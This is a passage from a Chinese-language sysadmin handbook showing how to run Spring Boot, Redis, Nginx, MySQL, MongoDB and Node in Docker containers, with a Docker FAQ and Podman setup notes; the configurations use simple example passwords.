mycentos
```

进入容器

```
# docker exec -it mycentos /bin/bash
```

如果仅仅是测试可以手动启动 Srping boot 项目

```
# cat >> /root/run.sh <<EOF
java -server -Xms2048m -Xmx8192m -jar /usr/local/libexec/www.netkiller.cn-0.0.1.war
EOF

chmod u+x /root/run.sh
```

```
```

生产环境请使用启动脚本

```
# curl -s
https://raw.githubusercontent.com/oscm/build/master/Application
/Spring/service/springbootd -o /etc/init.d/springbootd
# chmod +x /etc/init.d/springbootd
```

编辑启动脚本 /etc/init.d/springbootd 修改下面配置项

```
##############################################
BASEDIR="/www/netkiller.cn/api.netkiller.cn"
JAVA_HOME=/srv/java
JAVA_OPTS="-server -Xms2048m -Xmx8192m -
Djava.security.egd=file:/dev/./urandom"
PACKAGE="api.netkiller.cn-0.0.2-release.jar"
CONFIG="--
spring.config.location=$BASEDIR/application.properties -
Dspring.profiles.active=production -Dserver.port=8080 -
Dlog.level=info"
USER=www
##############################################
NAME=springbootd
PROG="$JAVA_HOME/bin/java $JAVA_OPTS -jar $BASEDIR/$PACKAGE
$CONFIG"
LOGFILE=/var/tmp/$NAME.log
PIDFILE=/var/tmp/$NAME.pid
ACCESS_LOG=/var/tmp/$NAME.access.log
##############################################
```

你也可以使用 systemd 启动脚本，详见《Netkiller Java 手札》

基于 CentOS 7 制作 spring 镜像

docker commit mycentos springboot:1

```
# docker commit mycentos springboot:1
sha256:757d92d642d1b5a7b244f6ddf89f24a8d463d154438651c83ba51a644b401782
```

启动 spring boot 容器

```
# docker run -d --name springboot -p 80:8080 springboot:1 /root/run.sh
```

```
-d：以守护进程方式启动
--name：指定容器的名称
-p：映射容器8080端口到宿主机的80端口
springboot:1 ：上一步制作好的springboot镜像,版本号为1
```

启动容器

```
# docker start springboot
```

停止容器

```
# docker stop springboot
```

14.3. Redis

http://download.redis.io/redis-stable/redis.conf

http://download.redis.io/redis-stable/sentinel.conf

Docker 命令

获取 Redis 镜像

docker pull redis

```
# docker pull redis
Using default tag: latest
latest: Pulling from library/redis
10a267c67f42: Pull complete
5b690bc4eaa6: Pull complete
4cdd94354d2a: Pull complete
71c1f30d820f: Pull complete
c54584150374: Pull complete
d1f9221193a6: Pull complete
d45bc46b48e4: Pull complete
Digest:
sha256:548a75066f3f280eb017a6ccda34c561ccf4f25459ef8e36d6ea582b
6af1decf
Status: Downloaded newer image for redis:latest
```

启动一个 Redis 实例

```
# docker run --name my-redis -d redis
10207174e18f61290f9c869e6437fa787e459e07b076b82cedf800a8c37c515
d
```

查看启动情况

```
# docker ps
CONTAINER ID        IMAGE               COMMAND
CREATED             STATUS              PORTS
NAMES
10207174e18f        redis               "docker-entrypoint..."
8 minutes ago       Up 8 minutes        6379/tcp            my-
redis
```

进入 **Redis**

```
# docker run -it --link my-redis:redis --rm redis redis-cli -h
redis -p 6379
redis:6379> set name neo
OK
redis:6379> get name
"neo"
redis:6379> exit
```

启动一个 **Redis** 实例并映射 **6379** 端口

```
# docker stop my-redis
my-redis

# docker rm my-redis
my-redis

# docker run --name my-redis -d -p 6379:6379 redis
10207174e18f61290f9c869e6437fa787e459e07b076b82cedf800a8c37c515
d

# docker ps -a
```

```
CONTAINER ID        IMAGE               COMMAND
CREATED             STATUS              PORTS
NAMES
1c4540d8617f        redis               "docker-entrypoint..."
2 seconds ago       Up 1 second         0.0.0.0:6379->6379/tcp
my-redis
```

检查端口

```
# ss -lnt | grep 6379
LISTEN     0      128          :::6379                    :::*
```

维护容器

使用下面命令进入容器维护 Redis

```
# docker exec -it my-redis /bin/bash
root@1c4540d8617f:/data#

root@1c4540d8617f:/data# redis-server -v
Redis server v=3.2.9 sha=00000000:0 malloc=jemalloc-4.0.3
bits=64 build=a30533b464d1689b
```

Docker compose

```
version: "3.7"
services:
  redis:
    image: redis:latest
    container_name: redis
```

```
    ports:
      - "6379:6379"
    volumes:
      - redis_data:/var/lib/redis
    restart: always
    networks:
      - dev

networks:
  dev:
    driver: bridge

volumes:
  redis_data:
```

```
version: '3.9'

services:
  redis:
    image: redis:alpine
    container_name: redis
    restart: always
    hostname: redis.netkiller.cn
    user: redis:redis
    privileged: true
    environment:
      - TZ=Asia/Shanghai
      - LANG=en_US.UTF-8
    ports:
      - 6379:6379
    volumes:
      - ./conf/redis.conf:/etc/redis.conf
      - redis:/var/lib/redis
      - ./logs:/var/log/redis
    entrypoint: redis-server /etc/redis.conf
    command:
      --requirepass passw0rd
volumes:
  redis:
```

```

```

确认配置生效

```
neo@MacBook-Pro-Neo ~ % docker exec -it redis redis-cli -a
passw0rd
Warning: Using a password with '-a' or '-u' option on the
command line interface may not be safe.
127.0.0.1:6379> config get dir
1) "dir"
2) "/var/lib/redis"
127.0.0.1:6379>
```

Docker Stack

```
version: '3.8'

services:
  redis:
    image: redis:latest
    environment:
      - TZ=Asia/Shanghai
    hostname: redis
    ports:
      - 6379:6379
    networks:
      - test
    volumes:
      - data:/var/lib/redis
    configs:
      - source: config
        target: /usr/local/etc/redis.conf
        mode: 0440
    deploy:
      replicas: 1
      restart_policy:
```

```
        condition: on-failure
      resources:
        limits:
          cpus: "1"
          memory: 512M
      update_config:
        parallelism: 1
        delay: 5s
        monitor: 10s
        max_failure_ratio: 0.1
        order: start-first

configs:
  config:
    file: ./redis.conf

volumes:
  data:

networks:
   test:
     driver: overlay
```

下载 配置文件 https://redis.io/topics/config

```
iMac:redis neo$ curl -sO
https://raw.githubusercontent.com/redis/redis/6.0/redis.conf
iMac:redis neo$ egrep -v "^#|^$" redis.conf
```

修改配置文件

```
bind 0.0.0.0
logfile "/var/log/redis/redis.log"
dir /var/lib/redis
appendonly yes
```

创建 Docker 网络

```
iMac:redis neo$ docker network create \
>   --driver=overlay \
>   --subnet=172.12.0.0/16 \
>   --ip-range=172.12.0.0/16 \
>   --gateway=172.12.0.1 \
>   --attachable \
>   test
gvcz5y66ovrlqfaxb02zx026t

iMac:redis neo$ docker network ls
NETWORK ID          NAME                DRIVER
SCOPE
786efe30f42d        bridge              bridge
local
51e2b21d7daa        docker_gwbridge     bridge
local
96ba0de26cd2        host                host
local
7r7k9robn0uu        ingress             overlay
swarm
cbf078a5f121        none                null
local
d851mrlkludv        redis_default       overlay
swarm
q0h9awx86ef4        registry_default    overlay
swarm
cf585ea9ceb4        registry_default    bridge
local
gvcz5y66ovrl        test                overlay
swarm

iMac:redis neo$ docker stack deploy -c redis.yml redis
Creating network redis_default
Creating service redis_redis
```

查看服务

```
iMac:redis neo$ docker service ls
ID                  NAME                MODE
REPLICAS            IMAGE               PORTS
1ti2ndlpdhm8        redis_redis         replicated          0/1
redis:latest        *:6379->6379/tcp
1w6xjrl0sn88        registry_registry   replicated          1/1
registry:latest     *:5000->5000/tcp
```

查看容器运行状态

```
iMac:redis neo$ docker container ls
CONTAINER ID        IMAGE               COMMAND
CREATED             STATUS              PORTS
NAMES
8407fd8fe66b        redis:latest        "docker-entrypoint.s…"
29 seconds ago      Up 29 seconds       6379/tcp
redis_redis.1.6fpqt3pdti03j9swn3x04ob9n
```

somaxconn/overcommit_memory

redis 日志

```
1:C 09 Aug 2021 15:13:20.270 # oO0OoO0OoO0Oo Redis is starting
oO0OoO0OoO0Oo
1:C 09 Aug 2021 15:13:20.270 # Redis version=6.2.5, bits=64,
commit=00000000, modified=0, pid=1, just started
1:C 09 Aug 2021 15:13:20.270 # Configuration loaded
1:M 09 Aug 2021 15:13:20.270 * monotonic clock: POSIX
clock_gettime
1:M 09 Aug 2021 15:13:20.270 * Running mode=standalone,
```

```
port=6379.
1:M 09 Aug 2021 15:13:20.270 # WARNING: The TCP backlog setting
of 511 cannot be enforced because /proc/sys/net/core/somaxconn
is set to the lower value of 128.
1:M 09 Aug 2021 15:13:20.270 # Server initialized
1:M 09 Aug 2021 15:13:20.270 # WARNING overcommit_memory is set
to 0! Background save may fail under low memory condition. To
fix this issue add 'vm.overcommit_memory = 1' to
/etc/sysctl.conf and then reboot or run the command 'sysctl
vm.overcommit_memory=1' for this to take effect.
1:M 09 Aug 2021 15:13:20.271 * Ready to accept connections
```

宿主主机上配置如下

```
[root@localhost ~]# cat >> /etc/sysctl.conf <<EOF

# Redis
net.core.somaxconn = 1024
vm.overcommit_memory=1
EOF
```

docker-compose.yml 中设置 net.core.somaxconn

```
[root@localhost redis]# cat docker-compose.yml
version: '3.9'

services:
  redis:
    image: redis:alpine
    container_name: redis
    restart: always
    hostname: redis.netkiller.cn
    user: redis:redis
    environment:
      - TZ=Asia/Shanghai
      - LANG=en_US.UTF-8
```

```
    ports:
      - 6379:6379
    volumes:
      - redis:/data
    sysctls:
      - net.core.somaxconn=511
    command:
      --logfile /data/redis.log
      --requirepass passw0rd
      --appendonly yes
volumes:
  redis:
```

14.4. Nginx

本例子使用 alpine 版本

nginx:latest

过程 105.1.

1.
```
[root@iZj6ciilv2rcpgauqg2uuwZ]~# docker pull nginx
Using default tag: latest
latest: Pulling from library/nginx
Digest:
sha256:41ad9967ea448d7c2b203c699b429abe1ed5af331cd92533900c
6d77490e0268
Status: Image is up to date for nginx:latest
```

2. 启动容器

```
docker run --name my-nginx-container -p 80:80 -d nginx
```

```

```

上面不能满足生产环境的需求，通常不会将数据放在容器中，我的做法如下。

```
docker rm my-nginx-container -f
docker run --name my-nginx-container \
-v /srv/nginx/nginx.conf:/etc/nginx/nginx.conf:ro \
-v /srv/nginx/conf.d:/etc/nginx/conf.d:ro \
-v /var/log/nginx:/var/log/nginx:rw \
-v /www:/www:ro \
-p 80:80 -d nginx
docker ps
```

安装 **Docker Nginx alpine**

过程 105.2. Docker nginx

1. 获取镜像

```
# docker pull nginx:alpine
```

2. 运行容器

```
docker run --name my-nginx-container -v
/srv/nginx:/etc/nginx:ro -v /www:/www:ro -p 80:80 -d
nginx:alpine
```

3.

```
docker exec -it my-nginx-container /bin/bash
```

安装依赖工具

```
apt update -y && apt install -y procps iproute2
```

容器内优雅重启

首先观察一个现象，打开 linux 终端窗口，查看 nginx 进程。

```
[root@localhost ~]# ps ax | grep nginx
   6670 ?        Ss     0:00 nginx: master process
/usr/sbin/nginx
   6671 ?        S      0:00 nginx: worker process
   6672 ?        S      0:00 nginx: worker process
   6673 ?        S      0:00 nginx: worker process
   6674 ?        S      0:00 nginx: worker process
   9396 pts/0    S+     0:00 grep --color=auto nginx
```

6670 ~ 6674 都是 nginx 的进程，其中 6670 nginx: master process /usr/sbin/nginx 是父进程，用于监听 80/443 端口。6671 ~ 6674 nginx: worker process 是子进程，每个进程中又产生多线程，每个线程对应一次用户TCP请求。

6671 ~ 6674 子进程的进程ID会变化，而 6670 是不变的。 6670 父进程可以接收操作系统传递过来的信号（不懂信号的同学请恶补，信号，共享内存，管道，Socket 可以实现进程间通信），也就是我们可以告诉正在运行的进程，现在要干什么。

给 6670 进程发送 HUP 信号，nginx 就会重新读取配置文件，刷新缓存，此时 6671～6674不受影响，会继续为用户体统TCP链接服务，直到都安全Close为止。此时 6670 父进程已经完成配置的更新，6671～6674 也完成了它的使命，下一次新用户过来 nginx 就会创建新的进程，这个过程是无缝的，用户感知不到，80/443 端口始终提供服务，不会有任何用户出现中断链接的情况。

现在来演示一下，执行 reload 就会刷新配置文件，清空缓存，同时会将闲置的 nginx: worker process 关闭，并开启新的子进程。

```
[root@localhost ~]# systemctl reload nginx
[root@localhost ~]# ps ax | grep nginx
   6670 ?        Ss     0:00 nginx: master process
/usr/sbin/nginx
   6671 ?        S      0:01 nginx: worker process is shutting
down
   9403 ?        S      0:00 nginx: worker process
   9404 ?        S      0:00 nginx: worker process
   9405 ?        S      0:00 nginx: worker process
   9406 ?        S      0:00 nginx: worker process
   9408 pts/0    S+     0:00 grep --color=auto nginx
```

现在我们可以看到子进程ID的变化，9403 ~ 9406。父进程 nginx: master process /usr/sbin/nginx 的ID仍然是 6670

现在是容器中实现上面的 reload 操作。

```
[root@localhost ~]# cat docker-compose.yml
version: '3.9'
services:
  nginx:
    container_name: nginx
    restart: always
    image: nginx:latest
    ports:
```

```
      - 192.168.30.11:80:80
      - 192.168.30.11:443:443
```

```
[root@localhost ~]# docker-compose up
Starting nginx ... done
Attaching to nginx
nginx    | /docker-entrypoint.sh: /docker-entrypoint.d/ is not
empty, will attempt to perform configuration
nginx    | /docker-entrypoint.sh: Looking for shell scripts in
/docker-entrypoint.d/
nginx    | /docker-entrypoint.sh: Launching /docker-
entrypoint.d/10-listen-on-ipv6-by-default.sh
nginx    | 10-listen-on-ipv6-by-default.sh: info: IPv6 listen
already enabled
nginx    | /docker-entrypoint.sh: Launching /docker-
entrypoint.d/20-envsubst-on-templates.sh
nginx    | /docker-entrypoint.sh: Launching /docker-
entrypoint.d/30-tune-worker-processes.sh
nginx    | /docker-entrypoint.sh: Configuration complete; ready
for start up
nginx    | 2021/07/12 20:55:41 [notice] 1#1: using the "epoll"
event method
nginx    | 2021/07/12 20:55:41 [notice] 1#1: nginx/1.21.1
nginx    | 2021/07/12 20:55:41 [notice] 1#1: built by gcc 8.3.0
(Debian 8.3.0-6)
nginx    | 2021/07/12 20:55:41 [notice] 1#1: OS: Linux 4.18.0-
315.el8.x86_64
nginx    | 2021/07/12 20:55:41 [notice] 1#1:
getrlimit(RLIMIT_NOFILE): 1048576:1048576
nginx    | 2021/07/12 20:55:41 [notice] 1#1: start worker
processes
nginx    | 2021/07/12 20:55:41 [notice] 1#1: start worker
process 24
nginx    | 2021/07/12 20:55:41 [notice] 1#1: start worker
process 25
nginx    | 2021/07/12 20:55:41 [notice] 1#1: start worker
process 26
nginx    | 2021/07/12 20:55:41 [notice] 1#1: start worker
process 27
```

```
[root@localhost ~]# docker exec -it nginx bash
root@2d2637a6ac4d:/# ps ax
    PID TTY      STAT   TIME COMMAND
      1 ?        Ss     0:00 nginx: master process nginx -g
daemon off;
     24 ?        S      0:00 nginx: worker process
     25 ?        S      0:00 nginx: worker process
     26 ?        S      0:00 nginx: worker process
     27 ?        S      0:00 nginx: worker process
    623 pts/0    Ss     0:00 bash
    629 pts/0    R+     0:00 ps ax
root@2d2637a6ac4d:/#
```

reload nginx

```
[root@localhost ~]# docker ps
CONTAINER ID   IMAGE          COMMAND                  CREATED
STATUS         PORTS
NAMES
2d2637a6ac4d   nginx:latest   "/docker-entrypoint.…"   25
minutes ago   Up 5 minutes   192.168.30.11:80->80/tcp,
192.168.30.11:443->443/tcp   nginx
[root@localhost ~]# docker container exec nginx  nginx -t
nginx: the configuration file /etc/nginx/nginx.conf syntax is
ok
nginx: configuration file /etc/nginx/nginx.conf test is
successful
[root@localhost ~]# docker container exec nginx  nginx -s
reload
2021/07/12 21:01:41 [notice] 636#636: signal process started
```

再次查看进程

```
[root@localhost ~]# docker exec -it nginx bash
root@2d2637a6ac4d:/# ps ax
    PID TTY      STAT   TIME COMMAND
      1 ?        Ss     0:00 nginx: master process nginx -g
daemon off;
     24 ?        S      0:00 nginx: worker process
     25 ?        S      0:00 nginx: worker process
     26 ?        S      0:00 nginx: worker process
     27 ?        S      0:00 nginx: worker process
    623 pts/0    Ss     0:00 bash
    629 pts/0    R+     0:00 ps ax

root@2d2637a6ac4d:/# ps ax
    PID TTY      STAT   TIME COMMAND
      1 ?        Ss     0:00 nginx: master process nginx -g
daemon off;
    623 pts/0    Ss     0:00 bash
    642 ?        S      0:00 nginx: worker process
    643 ?        S      0:00 nginx: worker process
    644 ?        S      0:00 nginx: worker process
    645 ?        S      0:00 nginx: worker process
    646 pts/0    R+     0:00 ps ax
```

14.5. MySQL

```
sudo mkdir -p /opt/mysql/{data,mysql.d,docker-entrypoint-
initdb.d}
```

docker-compose.yaml

```
version: '3'

services:
```

```
  mysql:
    # 镜像名
    image: mysql:latest
    # 容器名
    container_name: mysql
    # 重启策略
    restart: always
    hostname: db.netkiller.cn
    environment:
      # 时区上海
      TZ: Asia/Shanghai
      # root 密码
      MYSQL_ROOT_PASSWORD: test
      # 初始化数据库
      MYSQL_DATABASE: test
      # 初始普通化用户
      MYSQL_USER: test
      # 用户密码
      MYSQL_PASSWORD: test
      # 映射端口
    ports:
      - 3306:3306
    volumes:
      # 挂载数据
      - ./mysql/data/:/var/lib/mysql/
      # 挂载配置
      - ./mysql/conf.d/:/etc/mysql/conf.d/
      # 挂载初始化目录
      - ./mysql/docker-entrypoint-initdb.d/:/docker-
entrypoint-initdb.d/
    command:
      --default-authentication-plugin=mysql_native_password
      --character-set-server=utf8mb4
      --collation-server=utf8mb4_general_ci
      --explicit_defaults_for_timestamp=true
      --lower_case_table_names=1
```

登陆测试

```
neo@MacBook-Pro-Neo ~ % docker exec -it mysql mysql -uroot -
```

```
ptest
mysql: [Warning] Using a password on the command line interface
can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 14
Server version: 8.0.25 MySQL Community Server - GPL

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or
its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current
input statement.

mysql>
```

14.6. MongoDB

```
$ docker run -d --network some-network --name mongo \
        -e MONGO_INITDB_DATABASE=test \
    -e MONGO_INITDB_ROOT_USERNAME=admin \
    -e MONGO_INITDB_ROOT_PASSWORD=secret \
    mongo

$ docker run -it --rm --network some-network mongo \
    mongo --host mongo \
        -u admin \
        -p secret \
        --authenticationDatabase admin \
        test
> db.getName();
test
```

使用 **mongodb** 用户运行

```
version: '3.9'
services:
  mongodb:
    image: mongo:latest
    container_name: mongo
    hostname: mongo.netkiller.cn
    restart: always
    user: mongodb:mongodb
    privileged: false
    volumes:
      - ./data:/data
    ports:
      - 27017:27017
    environment:
      TZ: Asia/Shanghai
      LANG: en_US.UTF-8
      MONGO_INITDB_DATABASE: admin
      MONGO_INITDB_ROOT_USERNAME: admin
      MONGO_INITDB_ROOT_PASSWORD: admin
    entrypoint: docker-entrypoint.sh mongod
    command:
      --logpath /data/mongod.log
```

```
[www@testing ~]$ sudo  cat /var/log/mongodb/mongod.log | grep
'"W"'
{"t":{"$date":"2021-08-13T19:54:20.219+08:00"},"s":"W",
"c":"ASIO",     "id":22601,   "ctx":"main","msg":"No
TransportLayer configured during NetworkInterface startup"}
{"t":{"$date":"2021-08-13T19:54:20.227+08:00"},"s":"W",
"c":"ASIO",     "id":22601,   "ctx":"main","msg":"No
TransportLayer configured during NetworkInterface startup"}
{"t":{"$date":"2021-08-13T19:54:20.851+08:00"},"s":"W",
"c":"CONTROL",  "id":22178,
"ctx":"initandlisten","msg":"/sys/kernel/mm/transparent_hugepag
e/enabled is 'always'. We suggest setting it to
'never'","tags":["startupWarnings"]}
{"t":{"$date":"2021-08-13T20:01:12.470+08:00"},"s":"W",
"c":"ASIO",     "id":22601,   "ctx":"main","msg":"No
```

```
TransportLayer configured during NetworkInterface startup"}
{"t":{"$date":"2021-08-13T20:01:12.478+08:00"},"s":"W",
"c":"ASIO",     "id":22601,   "ctx":"main","msg":"No
TransportLayer configured during NetworkInterface startup"}
{"t":{"$date":"2021-08-13T20:01:13.085+08:00"},"s":"W",
"c":"CONTROL",  "id":22178,
"ctx":"initandlisten","msg":"/sys/kernel/mm/transparent_hugepag
e/enabled is 'always'. We suggest setting it to
'never'","tags":["startupWarnings"]}
```

```
[root@testing ~]# docker exec -it mongo bash
root@mongo:/# cat /sys/kernel/mm/transparent_hugepage/enabled
[always] madvise never
root@mongo:/# cat /sys/kernel/mm/transparent_hugepage/defrag
always defer defer+madvise [madvise] never
```

```
root@mongo:/# echo never >
/sys/kernel/mm/transparent_hugepage/defrag
bash: /sys/kernel/mm/transparent_hugepage/defrag: Read-only
file system
```

```
[root@testing ~]# if test -f
/sys/kernel/mm/transparent_hugepage/enabled; then
>   echo never > /sys/kernel/mm/transparent_hugepage/enabled
> fi

[root@testing ~]# cat
/sys/kernel/mm/transparent_hugepage/enabled
always madvise [never]

[root@testing ~]# docker exec -it mongo bash
root@mongo:/# cat /sys/kernel/mm/transparent_hugepage/defrag
always defer defer+madvise [madvise] never
```

```
root@mongo:/# cat /sys/kernel/mm/transparent_hugepage/enabled
always madvise [never]
root@mongo:/# exit
exit
```

解决方案 /etc/rc.local 中加入下面脚本，CentOS 8 Stream 开启 rc.local 请参考《Netkiller Linux 手札》

```
cat <<'EOF'>> /etc/rc.local

if test -f /sys/kernel/mm/transparent_hugepage/enabled; then
        echo never >
/sys/kernel/mm/transparent_hugepage/enabled
fi

if test -f /sys/kernel/mm/transparent_hugepage/defrag; then
        echo never > /sys/kernel/mm/transparent_hugepage/defrag
fi
EOF
```

```
[root@testing ~]# systemctl restart rc-local
```

14.7. Node

```
version: '3.9'
services:
  node:
    image: node:latest
    container_name: node
    restart: always
```

```
    hostname: node.netkiller.cn
    extra_hosts:
      - db.netkiller.cn:192.168.10.5
      - redis.netkiller.cn:192.168.10.12
    environment:
      TZ: Asia/Shanghai
    ports:
      - 7777:7777
    volumes:
      -
/opt/netkiller.cn/www.netkiller.cn:/opt/netkiller.cn/www.netkil
ler.cn
    working_dir: /opt/netkiller.cn/www.netkiller.cn
    entrypoint: node /opt/netkiller.cn/www.netkiller.cn/main.js
```

15. Docker FAQ

15.1. 通过 IP 找容器

已知 IP 172.17.0.66 我们希望知道那个容器在使用该 IP 地址。

```
$ docker network inspect 50ddb92f378e | grep -A2 -B4  '0\.66'

"b8f2b71e5715972c910f0876a89dbd9b7000d8fb77580206091e982b2119c47b": {
                "Name": "nginx",
                "EndpointID":
"b7a3aea20619489def16f410c54ed5d857f8cd2062f2c66972f6341de8174ed8",
                "MacAddress": "02:42:ac:11:00:42",
                "IPv4Address": "172.17.0.66/16",
                "IPv6Address": ""
            },
```

15.2. 常用工具

查看出口IP地址

```
root@production:~# curl icanhazip.com
root@production:~# curl -4 icanhazip.com
root@production:~# curl -6 icanhazip.com

root@production:~# curl api.ipify.org
root@production:~# curl bot.whatismyipaddress.com
```

Debian/Ubuntu

15.3. 检查 Docker 是否可用

```
docker -v
docker run ubuntu /bin/echo hello world
docker stop $(docker ps -a -q)
docker rm $(docker ps -a -q)
docker rmi $(docker images -q)
```

15.4. no space left on device

failed to start daemon: Unable to get the TempDir under /var/lib/docker: mkdir /var/lib/docker/tmp: no space left on device

排查思路

```
Sep 08 11:09:28 homeassistant dockerd[2114]: time="2023-09-
08T11:09:28.010100708+08:00" level=info msg="Starting up"
Sep 08 11:09:28 homeassistant dockerd[2114]: time="2023-09-
08T11:09:28.010549583+08:00" level=warning msg="Running
experimental build"
Sep 08 11:09:28 homeassistant dockerd[2114]: failed to start
daemon: Unable to get the TempDir under /var/lib/docker: mkdir
/var/lib/docker/tmp: no space left on device
Sep 08 11:09:28 homeassistant systemd[1]: docker.service: Main
process exited, code=exited, status=1/FAILURE
```

确认磁盘剩余空间

```
root@homeassistant:~# df
Filesystem     1K-blocks    Used Available Use% Mounted on
/dev/root       14913852 9847068   4366996  70% /
devtmpfs          931216       0    931216   0% /dev
```

```
tmpfs              998896        0    998896   0% /dev/shm
tmpfs              399560     5800    393760   2% /run
tmpfs                5120        0      5120   0% /run/lock
tmpfs                4096        0      4096   0% /sys/fs/cgroup
tmpfs              998896        0    998896   0% /tmp
/dev/zram1          49560    35356     10620  77% /var/log
tmpfs              199776        0    199776   0% /run/user/0
```

```
root@homeassistant:~# cat /etc/fstab
dev/mmcblk2p4 / ext4
defaults,noatime,commit=600,errors=remount-ro 0 1
tmpfs /tmp tmpfs defaults,nosuid 0 0
```

```
root@homeassistant:~# fdisk -l
Disk /dev/mmcblk2: 14.56 GiB, 15634268160 bytes, 30535680
sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: gpt
Disk identifier: 0E6E0000-0000-4631-8000-1AEB00004F1C

Device         Start      End  Sectors  Size Type
/dev/mmcblk2p1 16384    24575     8192    4M unknown
/dev/mmcblk2p2 24576    32767     8192    4M unknown
/dev/mmcblk2p3 32768    98303    65536   32M unknown
/dev/mmcblk2p4 98304 30535615 30437312 14.5G unknown


Disk /dev/zram0: 975.49 MiB, 1022873600 bytes, 249725 sectors
Units: sectors of 1 * 4096 = 4096 bytes
Sector size (logical/physical): 4096 bytes / 4096 bytes
I/O size (minimum/optimal): 4096 bytes / 4096 bytes
```

```
Disk /dev/zram1: 50 MiB, 52428800 bytes, 12800 sectors
Units: sectors of 1 * 4096 = 4096 bytes
Sector size (logical/physical): 4096 bytes / 4096 bytes
I/O size (minimum/optimal): 4096 bytes / 4096 bytes
```

15.5. Bitnami

https://github.com/bitnami

第 106 章 Podman

1. 安装 Podman

1.1. RockyLinux 安装 Podman

某些 Redhat 家族的 Linux 是自带 Podman，例如 Almalinux 9.0，RockyLinux没有自带 podman 需要自己安装，是方法执行下面的命令

```
[root@netkiller ~]# dnf install -y podman
```

1.2. Almalinux 9.0

Almalinux 9.0 自带 podman

```
systemctl enable podman
```

1.3. MacOS 安装 Podman

MacOS 安装方法

```
brew install podman
```

1.4. 初始化 Podman

初始化，启动 Podman

```
podman machine init
podman machine start
```

操作演示

```
neo@MacBook-Pro-M2 ~ % podman machine init
Downloading VM image: fedora-coreos-37.20221127.2.0-
qemu.aarch64.qcow2.xz: done
Extracting compressed file Image resized.
Machine init complete
To start your machine run:

    podman machine start

neo@MacBook-Pro-M2 ~ % podman machine start
Starting machine "podman-machine-default"
Waiting for VM ...
Mounting volume... /Users/neo:/Users/neo

This machine is currently configured in rootless mode. If your
containers
require root permissions (e.g. ports < 1024), or if you run
into compatibility
issues with non-podman clients, you can switch using the
following command:

    podman machine set --rootful

API forwarding listening on:
/Users/neo/.local/share/containers/podman/machine/podman-
machine-default/podman.sock

The system helper service is not installed; the default Docker
API socket
address can't be used by podman. If you would like to install
it run the
```

```
following commands:

    sudo /opt/homebrew/Cellar/podman/4.3.1/bin/podman-mac-
helper install
    podman machine stop; podman machine start

You can still connect Docker API clients by setting DOCKER_HOST
using the
following command in your terminal session:

    export
DOCKER_HOST='unix:///Users/neo/.local/share/containers/podman/m
achine/podman-machine-default/podman.sock'

Machine "podman-machine-default" started successfully
```

1.5. 让 Podman 支持 Docker Compose

启用 socket

```
systemctl enable podman.socket
systemctl start podman.socket
systemctl status podman.socket
```

验证 sock 是否正常工作

```
[root@localhost ~]# curl -H "Content-Type: application/json" --
unix-socket /run/podman/podman.sock http://localhost/_ping
OK
```

此时可以使用 docker compose

```
[root@localhost ~]# ln -s /run/podman/podman.sock
/var/run/docker.sock
```

1.6. 配置 Podman

/etc/containers/registries.conf

1.7.

```
$ podman pull maven
$ podman run -v ~/.m2:/root/.m2 \
-v /root/bottleneck:/root/bottleneck \
-w /root/bottleneck \
maven:latest \
mvn package
```

2. podman 管理

2.1. 虚拟机管理

```
$ podman machine init   # 初始化
$ podman machine start  # 启动 podman VM
$ podman machine stop   # 停止VM
$ podman machine list   # 罗列VM
$ podman machine rm             # 删除VM
$ podman machine ssh    # 通过SSH 进入VM，在终端进行操作
```

管理 Podman 系统

```
$ podman system --help

neo@MacBook-Pro-Neo ~> podman system connection list
Name                         URI
Identity                                  Default
podman-machine-default
ssh://core@localhost:59590/run/user/501/podman/podman.sock
/Users/neo/.ssh/podman-machine-default  true
podman-machine-default-root
ssh://root@localhost:59590/run/podman/podman.sock
/Users/neo/.ssh/podman-machine-default  false

$ podman system df
    TYPE           TOTAL       ACTIVE      SIZE
RECLAIMABLE
    Images         29          0           8.931GB     8.931GB
(100%)
    Containers     0           0           0B          0B (0%)
    Local Volumes  1           0           0B          0B (0%)

$ podman system info
```

2.2. 镜像管理

获取镜像

```
[root@localhost ~]# podman pull busybox
Resolved "busybox" as an alias
(/etc/containers/registries.conf.d/000-shortnames.conf)
Trying to pull docker.io/library/busybox:latest...
Getting image source signatures
Copying blob 45a0cdc5c8d3 done
Copying config 334e4a014c done
Writing manifest to image destination
Storing signatures
334e4a014c81bd4050daa78c7dfd2ae87855e9052721c164ea9d9d9a416ebdd
3
```

查看镜像

```
[root@localhost ~]# podman image ls
REPOSITORY                  TAG         IMAGE ID      CREATED
SIZE
docker.io/library/busybox   latest      334e4a014c81  13 days
ago  5.09 MB
```

2.3. Registry

```
mkdir -p /var/lib/registry
podman run --privileged -d --name registry -p 5000:5000 -v
```

```
/var/lib/registry:/var/lib/registry --restart=always registry:2
```

修改 /etc/containers/registries.conf 配置文件

```
registries = []
改为
registries = ['localhost:5000']
```

3. 按例

3.1. podman run 用法

```
podman run -v ~/.m2:/root/.m2 -v
/root/bottleneck:/root/bottleneck -w /root/bottleneck
maven:latest mvn package
```

3.2. mysql

```
podman pull mysql
```

```
neo@MacBook-Pro-M2 ~ % podman volume create mysql
mysql

neo@MacBook-Pro-M2 ~ % podman volume ls
DRIVER      VOLUME NAME
local       mysql

neo@MacBook-Pro-M2 ~ % podman run \
-p 3306:3306 \
-e MYSQL_ROOT_PASSWORD=chen \
-v mysql:/var/lib/mysql:rw \
-v /etc/localtime:/etc/localtime:ro \
--name mysql \
-d mysql

neo@MacBook-Pro-M2 ~ % podman exec -it mysql bash
bash-4.4# mysql -h 127.0.0.1 -uroot -pchen
mysql: [Warning] Using a password on the command line interface
can be insecure.
```

```
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.31 MySQL Community Server - GPL

Copyright (c) 2000, 2022, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or
its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current
input statement.

mysql>
```

如果你想修改密码

```
alter user 'root'@'%' identified with mysql_native_password by
'密码';
```

3.3. 制作镜像

```
[root@localhost Maven]# podman pull maven:3-openjdk-18
[root@localhost Maven]# podman run -it --rm --name maven --
